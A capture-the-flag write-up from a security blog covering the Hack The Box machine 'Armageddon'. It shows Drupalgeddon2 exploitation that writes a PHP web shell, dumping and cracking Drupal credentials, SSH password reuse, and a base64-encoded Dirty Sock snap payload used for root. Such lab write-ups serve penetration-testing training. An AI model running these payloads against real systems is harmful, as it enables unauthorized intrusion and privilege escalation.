Chris Ruggieri (Neocount Phoenix)

Security Blog, Rants, Raves, Write-ups, and Code

Armageddon

Name: Armageddon
Release Date:27 Mar 2021
Retire Date:24 Jul 2021
OS:Linux
Base Points:Easy - Retired [0]
Rated Difficulty:

Radar Graph:
Caracal 00 days, 00 hours, 06 mins, 59 seconds
xct 00 days, 00 hours, 27 mins, 17 seconds
Creator: bertolis
Pentest Workstation PDF: Armageddon.pdf

Again, we start with sudo /home/kali/AutoRecon/src/autorecon/autorecon.py 10.10.10.233

Sidenote: Newer versions of Kali that do not use root by default require sudo whenever checking UDP ports.

AutoRecon results

So, we have SSH (TCP 22) and Apache 2.4.6 running Drupal 7 (TCP 80). Judging by the name of the box, and the Drupal 7 instance, we can reasonably assume that this will be a Drupalgeddon (CVE-2018-7600) box. A simple DuckDuckGo search will reveal a GitHub repository dedicated to Drupalgeddon’s exploit. That repo can be found here.

git clone https://github.com/dreadlocked/Drupalgeddon2

cd Drupalgeddon2


Now we need to know where to point the drupalgeddon2.rb file. Visiting http://10.10.10.233 shows us a login page. In order for this to work, you may need to install highline using:

sudo gem install highline

Drupal login page
┌──(kali㉿kali)-[~/Desktop/HTB/Armageddon/Drupalgeddon2]
└─$ sudo ruby ./drupalgeddon2.rb -u http://10.10.10.233
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://-u/
--------------------------------------------------------------------------------
[-] Network connectivity issue
                                                                                                                                       
┌──(kali㉿kali)-[~/Desktop/HTB/Armageddon/Drupalgeddon2]
└─$ sudo ruby ./drupalgeddon2.rb http://10.10.10.233 
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://10.10.10.233/
--------------------------------------------------------------------------------
[+] Found  : http://10.10.10.233/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.56
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - 
[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo ODBYVELA
[+] Result : ODBYVELA
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
[*] Testing: Existing file   (http://10.10.10.233/shell.php)
[i] Response: HTTP 404 // Size: 5
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - 
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo 
PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC
4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'http://10.10.10.233/shell.php' -d 'c=hostname'
armageddon.htb>>

And now we have a small shell. Looking through the files, we find the settings.php file that contains a password.

┌──(kali㉿kali)-[~/Desktop/HTB/Antique]
└─$ cat /var/www/html/sites/default/settings.php
[shortened for brevity]
$databases = array (
  'default' => 
  array (
    'default' => 
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
[shortened for brevity]
>>>

From here, we need to get the database names and, hopefully, a username and password from that database. We can do this by using:

mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'

mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'use drupal; show tables;'

mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'use drupal; select * from users;'

armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
Database
information_schema
drupal
mysql
performance_schema
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'use drupal; show tables;'
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
cache_path
comment
date_format_locale
date_format_type
date_formats
field_config
field_config_instance
field_data_body
field_data_comment_body
field_data_field_image
field_data_field_tags
field_revision_body
field_revision_comment_body
field_revision_field_image
field_revision_field_tags
file_managed
file_usage
filter
filter_format
flood
history
image_effects
image_styles
menu_custom
menu_links
menu_router
node
node_access
node_comment_statistics
node_revision
node_type
queue
rdf_mapping
registry
registry_file
role
role_permission
search_dataset
search_index
search_node_links
search_total
semaphore
sequences
sessions
shortcut_set
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog
armageddon.htb>> mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'use drupal; select * from users;'
uid     name    pass    mail    theme   signature       signature_format        
created access  login   status  timezone        language    
picture init    data     
0                                               NULL    0       0       0      
0       NULL            0               NULL
1       brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt

Success! We have a mysql/Drupal DB password hash. We can echo it into a file and hopefully crack it with hashcat.

echo '$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt' > hash

sudo hashcat -m 7900 -a 0 -o cracked.txt hash /usr/share/wordlists/rockyou.txt --force

cat cracked.txt

If done correctly, it should crack the hash to booboo.

This can also be done in the Windows version of hashcat as I have done below.

Hashcat crack


Now we need to see if brucetherealadmin reused his Drupal password for SSH. It appears that he has! Password reuse is one of the worst and most common problems in the wild.

SSH login Sudo check

During our system enumeration, we see that brucetherealadmin can sudo snap install without a password. So we now need to craft a malicious snap install in order to privesc, but before we do let's grab the user.txt flag.

User flag

There is a wonder exploit already prepared for us called Dirty Sock. It can be found here. Following the example, we come up with the below:

[brucetherealadmin@armageddon ~]$ python3 -c 'print("aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIB
AAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAD//////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAA
AAAIyEvYmluL2Jhc2gKCnVzZXJhZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWl
FGMnpGU2Z5R3k5TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZER
oT2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawplY2hvICJkaXJ0
eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFtZTogZGlydHktc29jawp2ZXJza
W9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZvciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIG
h0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5nL2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY
0CmNvbmZpbmVtZW50OiBkZXZtb2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIng
AP8AXF0ABIAerFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUjr
kpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAAAAFZWowA/Td6WF
oAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2XR9JLRjNEyz6lNkCjEjKrZZFBdD
ja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAAB
WVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAAFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAA
AAEgAAAAACAAw" + "A"*4256 + "==")' | base64 -d > installation.snap

Executed on the victim machine, we can then run:

[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap install --devmode installation.snap

Now we can su to dirty_sock with the password dirty_sock. Last but not least, we check the sudo privileges and can see we can execute everything.

[brucetherealadmin@armageddon ~]$ su dirty_sock

Password: dirty_sock


[dirty_sock@armageddon ~]$ sudo /bin/bash

and we now have a root shell.

Root shell

And with that, another box down!